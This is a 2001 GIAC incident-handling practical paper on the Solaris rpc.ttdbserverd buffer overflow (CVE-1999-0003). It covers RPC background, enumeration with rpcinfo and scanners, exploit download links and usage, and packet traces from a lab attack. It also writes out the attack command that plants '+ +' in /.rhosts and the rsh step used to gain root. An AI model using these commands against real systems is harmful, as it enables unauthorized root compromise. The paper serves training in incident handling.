Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment - SANS 2001 San Diego

Practical Assignment Version 2.0 – December 2001

Sun Solaris Compromise via RPC_TTDBSERVERD Exploit

By

Fábio de Almeida Camarozano

TABLE OF CONTENTS


PART 1 – TARGETED PORT (111 - SUNRPC)

The aim of this document is presenting the rpc.ttdbse rverd exploit characteristics, which have been tested in my own test environment.

The RPC services vulnerabilities have been strongly explored through the last years, and the results are many victims caused by a poor security control implementation for th e RPC services. According to SANS Institute, RPC services is one of the ten most critical internet security threats (http://www.sans.org/topten.htm). Nowadays, the service Sun RPC (port 111) has been pointed as one of the ten most attacked in the Internet, according to a research done in the web site http://www.incidentes.org .

One of the main RPC services vulnerabilities is RPC Buffer Overflow. This kind of problem has affected most of the Unix Operational System versions, and it occurs because the RPC programs do not execute proper error checking.

The CID (Consensus Intrusion Database) graph that shows these datas was obtained on December, 25th of this year and is showed below, considering that this graphic had already been observed.



More frequent attacks capture from the site Incidents.org

The service(s) or application(s) commonly associated with this port are:

- rpc.ttdbserverd
- rpc.cmsd
- rpc.statd
- rpc.lockd
- rpc.mountd
- rpc.sadmind

Through the ”rpcinfo” command, a list with all available RPC services can be found. Their descriptions are the following:

Rpc.lockd
This service is responsible for keeping the read/write file control, which is been accessed at the same time from two different machines.


Rpc.statd
The rpc.statd works with the rpc.lockd service and it is a support program to NFS.
This service keeps the communication transparency between the client and the server, and if maybe these machines show up any proble m, reboot for instance, the communication reestablishment is going to be as clear to the client as it would be to the server.

rpc.ttdbserverd
The ToolTalk database server (rpc.ttdbserverd) is responsible for managing communication between ToolTalk applica tions.

rpc.cmsd
This is a calender scheduler service and is enabled by default on Sun Solaris machines. The rpc.cmsd can be accessed through the Calender program in the CDE environment.

rpc.mountd
NFS servers run this service aiming to look up filenames, and validate if the users have rights to those files. It is also its function mounting and unmounting a filesystem.

The graphic illustrated below is related to the received reports amount by the website www.incidents.org, sent to port number 111, which stands for the Sun RPC services.



Report for Port Sun RPC 111

The service that uses the port number Sun RPC 111 is well known as portmapper (or rpcbind). Its main function is mapping between the program number, w hich have been associated to the RPC services, and its respective IP port number. Through this mapping, remote hosts can access the RPC services by their IP port number in determined servers. The rpcinfo command is the best way for verifying this mapping i n each RPC service.

The RPC protocol description and the way it works are detailed along this document.

The main security problems related to the RPC protocol are linked to a weak authentication mechanism used for this one. Also, serious problems can al so be found, directly related to a buffer overflow, considering that it has caused local and remote attacks (through the Network).

Searching around the CIAC and CERT sites a big advisories amount related to RPC protocol security problems could be verified . Some ways for correcting these problems are in these bulletins. Usually, the latest security patches of each vendor are advised. But the best way for dealing and protecting the system against the security problems with RPC protocol is checking its real n eed throughout the net, and, whether it doesn't happen, turn it off.

PART 2 – SPECIFIC EXPLOIT

EXPLOIT DETAILS

Name:
solsparc_rpc.ttdbserverd.c (8728 bytes)
(Source code: http://lsd-pl.net/files/get?SOLARIS/solsparc_rpc.ttdbserverd)

The exploit showed above could also be found in Packet Storm website as
Rpc_ttdbserverd.c (http://packetstorm.decepticons.org/0008 -exploits/rpc_ttdbserverd.c)

CVE
CVE-1999-0003

Variants:
Rpc.ttdbserver.c (http://packetstorm.decepticons.org/new -exploits/rpc.ttdbserver.c)
It is a remote buffer overflow exploit for Solaris, Irix and HP -UX platforms.

Irix_rpc_ttdbserverd.c
(http://packetstorm.decepticons.org/0008 -exploits/irix_rpc_ttdbserverd.c)
This is a remote root exploit for IRIX platforms.

Operating System:

Sun Microsystems

- Solaris 2.3 for sparc;
- Solaris 2.4 for sparc;
- Solaris 2.5 for sparc;
- Solaris 2.5.1 for sparc;
- Solaris 2.6 for sparc.

Protocols/Services:
Rpc.ttdbserverd

Brief Description:
This exploit is a remote buffer overflow, which uses a large pathname string to overflow the stack buffer, and overwrite a record. This can be done because there is an implement ation fault in the Tooltalk object database server.

THE PROTOCOL


The Remote Procedure Call (RPC) is a session protocol developed by Sun Microsystems and is defined by RFC 1057 "RPC: Remote Procedure Call Protocol Specification, version 2". The Sun RPC was designed to interoperate with Network Information System (NIS) and Network File System (NFS).

RPC provides a mechanism for one host to make a procedure call that appears to be part of the local process but is really executed on another machine on the network. Typically, the host on which the procedure call is executed has resources that are not available on the calling host. This distribution of computing services imposes a client/server relationship on the two hosts: the host owning the resource is a server for that resource, and the calling host becomes a client of the server when it needs access to the resource. The resource might be a centralized configuration file (NIS) or a shared filesystem (NFS).

Instead of performing the local host procedure, the RPC system bundles up the arguments, which have been sent to the procedure into a network datagram. The right way for bundling is determined by a presentation layer.

The RPC client creates a session, setting a determined server, which can run the RPC. In the server, the arguments are unpacked and the results are executed. After that, they are packed again and returned to the client. Back to the client, the answer is converted to a return value in a call procedure, objecting a meaning as the procedure call had been completed.

The picture below describes this entire related topic.



Remote Procedure Call execution

RPC services can be done in TCP transport and in UDP as well. However, most of them are made in UDP, considering that they are guided just about short-lived requirements. And more than that, using UDP coerces the RPC call, and this must have context informations from any other RPC requirement. It's important to note that UDP packets may come in any order.

The Portmapper
RPC uses a program called the portmapper (also Known as rcpbind) This program exists to register RPC services and to provide their IP port number when given an RPC program number. The portmapper itself is an RPC service, but it resides at a well -known IP port (port number 111) so that it may be contacted directly by remote hosts.


Sun's Solaris version of UNIX runs a second portmapper on port 32771.

HOW THE EXPLOIT WORK S

The network used for testing the rpc_ttdbserverd exploit is showed below.

In my testing environment, 'Atta cker' is running Linux Conectiva, kernel 2.4 with rpc_ttdbserverd exploit (Linux Conectiva use the same Kernel that Red Hat) and 'Victim' is running Sun Solaris 2.6 with RPC ttdbserverd service running.

The picture below shows how the exploit works.



How the exploit works

The exploit rpc.ttdbserverd is specific for solaris 2.3 , 2.4 , 2.5 , 2.5.1 , 2.6 sparc station.

The exploit sends a query to the victim machine in rpcbind port (111) to identify the TCP port number used by rpc.ttdbserverd (program num ber 100083). The portmaper program checks the TCP port number used by the rcp.ttdbserverd, and replies to the attacker machine with the port information.

In this way, the attacker machine strikes up a direct connection to the rcp.ttdbserverd service port that is part of the remote machine. Once it's connected, the attacker sends informations from the buffer (command defined by the attacker in the exploit execution) to this remote machine.

If the remote machine is not vulnerable, the message " **error: not vulnerable**" is showed in the attacker machine screen, and the exploit execution is interrupted.

In case of having a vulnerable remote machine, the exploit buffer informations are recorded in this machine.


With this recording, the attacker can access it th rough the remote Shell at any time.

HOW TO USE THE EXPLOIT

RecogniSe:

The beginning of this work consists in identifying possible hosts, which would be vulnerable to attacks. The target of this identification step is checking possible machines (computer system) that supposedly would be attacked. There are many ways for recognizing enabled rpc services in a determined server. In instance, to determine whether the RPC ToolTalk database server is running on a host, use the "rpcinfo" command to print a list of the RPC services running on it. The RPC program number for the ToolTalk database service is 100083. The picture below shows that an entry exists for the rpc.ttdbserverd program in the victim machine.

At first, the rcpinfo command was used against the Sun Solaris server.



List of rpcinfo command services

The program number 100083 exists on the host 10.1.1.1, then the service ttdbserverd is running. The TCP port number assigned for the portmapper to the ttdbserverd is 32775.

More than the rpcinfo command , there are some particular developed scanners for enumerating RPC applications. Some rpc scanners were found throughout a research done on the Packet Storm site, and these ones give important help in the identification of vulnerable hosts that are running RPC services. Some scanner tools that may be used for enumerating RPC applications are the following:

- **Ttdbsscan.c**

(http://packetstormsecurity.org/groups/s0ftpj/ttdbsscan.c)

It is an rpc.ttdbserver scanner (adapted from statd scanner by BiT), it uses a file containing the list of ip's to scan.

(MD5 Checksum d350e8f7193a737ff291ee2ff8e2136d)

- **Rpc.c**

(http://packetstormsecurity.org/UNIX/scanners/rpc.c)

Rpc.c is a small scanner that shows the rpc services which are running on the target machine. Currently it checks for cmsd, ttdbserverd, sadmind, statd, and amd. It has already been tested on redhat , Solaris 7, and OpenBSD.

(MD5 367e4084fa7a8755ddb65c43ab99e609)


- **B00ger-rpc.tar.gz**

(http://packetstormsecurity.org/UNIX/scanners/b00ger_-rpc.tar.gz)

Remove RPC vulnerability scanner, optimized for speed. It scans for rstatd, nfsd, ypserv, mountd, rexd, ypudated, cmsd, ttd bserver, autofsd, pcnfsd and amd. It also checks what operational system the remote host is using, and then uses this info to work out whether it's likely to be vulnerable or not.

(MD5 e36b176cc9040a2a65a088bf19309b1e)

For enumerating the available RPC s ervices in the server Sun Solaris 2.6, considering the test envinroment, not only the "rpcinfo" command showed above was used but an rpc scanning tool, too. The following picture shows the scan rpc tool results.



Scanning the RPC services on the victim mach ine

Throughout the rpc tool, it could be observed the following rpc services available in the Sun Solaris server, wich address is IP 10.1.1.1

- Statd;
- Sadmind;
- Ttdbserverd;
- Cmsd

Nowadays, there are many sites that provide the interested users the exploit so urce code. For all the tests done through this work, the exploit developed by the site lsd -pl.net was used, and its source code is available in the site
http://lsd-pl.net/files/code/SOLARIS/solsparc_rpc.ttdbserverd.c

After doing the exploit download, compilation of this program is the next step. For doing it through the Linux environment, a new line in the program source code is required, in the other hand, the program is goi ng to show compilation error.

The source code was compiled by the following command:

gcc solsparc_rpc.ttdbserverd.c –o solsparc_rpc.ttdbserverd

Using this program is too much simple, and once it has been compiled, the attackers have got the following ava ilable options for attacking the remote systems.

Usage : ./solsparc_rpc.ttdbserverd address [-s|-c command] [-p port] [-v 6]

The available options that can be used are:

Address	target machine
-s	execute interactive shell
-c	execute a single command
-p	port rpc.ttdbserverd listens on
-v 6	when using this exploit against solaris 2.6 machine, it is necessary to specify –v 6 option.

As in my test environment was used a target machine with Solaris 2.6, it was specified the option –v 6.

The exploit was used as a parameter – p port in the default option. In this configuration, the exploit queries a portmap on the target machine (victim) for the port number TCP to use. Before using the exploit, I checked the TCP port number of the application rcp.ttdbser verd on the victim machine through the command "rpcinfo –p |grep 100083". This is the result:

100083 1 tcp 32775

A captured attack trace between the attacker machine and the victim is placed below.

Here the attacker (10.1.1.10) query a portmap (rpcbin d) on the victim machine (10.1.1.1) for the ToolTalk TPC port number.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x62
10.1.1.10:608 -> 10.1.1.1:111 UDP TTL:64 TOS:0x0 ID:0 IpLen:20 Dg mLen:84 DF
Len: 64
2E E3 AA 85 00 00 00 00 00 00 00 02 00 01 86 A0
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 01 86 F3 00 00 00 01
00 00 00 06 00 00 00 00
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Here the victim machine (10.1.1.1) replies to the attacker (10.1.1.10) with the source port number 111 (rpcbind).

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
8:0:20:86:4F:FE -> 0:10:A4:96:A4:D2 type:0x800 len:0x46
10.1.1.1:111 -> 10.1.1.10:608 UDP TTL:255 TOS:0x0 ID:51107 IpLen:20 DgmLen:56 DF
Len: 36 2E E3 AA 85 00 00 00 01 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 80 07
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Here the attacker (10.1.1.10) sends a packet on the TCP port number 32775 that is used for rpc.ttdbserverd on the victim machine (10.1.1.10).

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
0:10:A4:96:A4:D2 -> 8:0:20:86:4F:FE type:0x800 len:0x4 A
10.1.1.10:609 -> 10.1.1.1:32775 TCP TTL:64 TOS:0x0 ID:57050 IpLen:20 DgmLen:60 DF
******S* Seq: 0x2E065016 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 36556 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+= +=+=+=+=+=+
```

A successful attack was executed with the following command :

./solsparc_rpc.ttdbserverd 10.1.1.1 –c "echo + + >> /.rhosts " -v 6

This command allows executing a single command on the target machine. As commented before, the option –v 6 was configured because the operational system of the victim is Solaris 2.6.

The IP address 10.1.1.1 represents the target machine (victim)

The command "echo + + >> /.rhosts" write the plus sign in the /.rhosts file. This file defines a set of trusted hosts, users, and user-host pairs for each system. The plus sign (+) in the /.rhosts file granting remote permission for any remote user even root. The /.rhosts file is written exploiting a buffer overflow on the victim machine (10.1.1.1).

This malicious RPC message causes the Sun Solaris machine to overflow an automatic variable on the stack. The message sent when the exploit is executed is:

adr=0xeffffaf8 timeout=10 sent!


If the exploit successfully could write the /.rhosts file then the system has been compro mised, once that /.rhosts file has been created on the victim with remote permission for any remote user, even root.

After run **./solsparc_rpc.ttdbserverd,** it's time to gain root access with the remote shell command. I used the **rsh –l root 10.1.1.1 csh –i** command and game over. The root access was obtained on the victim machine. When the remote shell is executed the following warning is showed:

Warning: no access to tty; thus no job control in this shell …

When the superuser (root) attempts to access the target machine, the /.rhosts file is read. As the /.rhosts file was written with permission to everyone, even root, the access is permitted.

All the steps that I used to compromise the victim machine is shown in the picture below.



Steps used for compro mising the victim machine

SIGNATURE OF THE ATT ACK

All the tests done with the exploit rpc_ttdbserverd were captured with the snort tool.

The snort command used for the traffic monitoring between the attacker machine and the victim was the following:

"./snort –dve > /snort_traffic".

Many attack simulations were done in my environment test, in a way to verify the attack signatures used against the tooltalk database (TTDB) RPC. After many successful tries against the Sun Solaris 2.6 server (victim), I co uld verify the following attack signature in the snort.

Attacker IP address: 10.1.1.10 (Conectiva Linux machine)
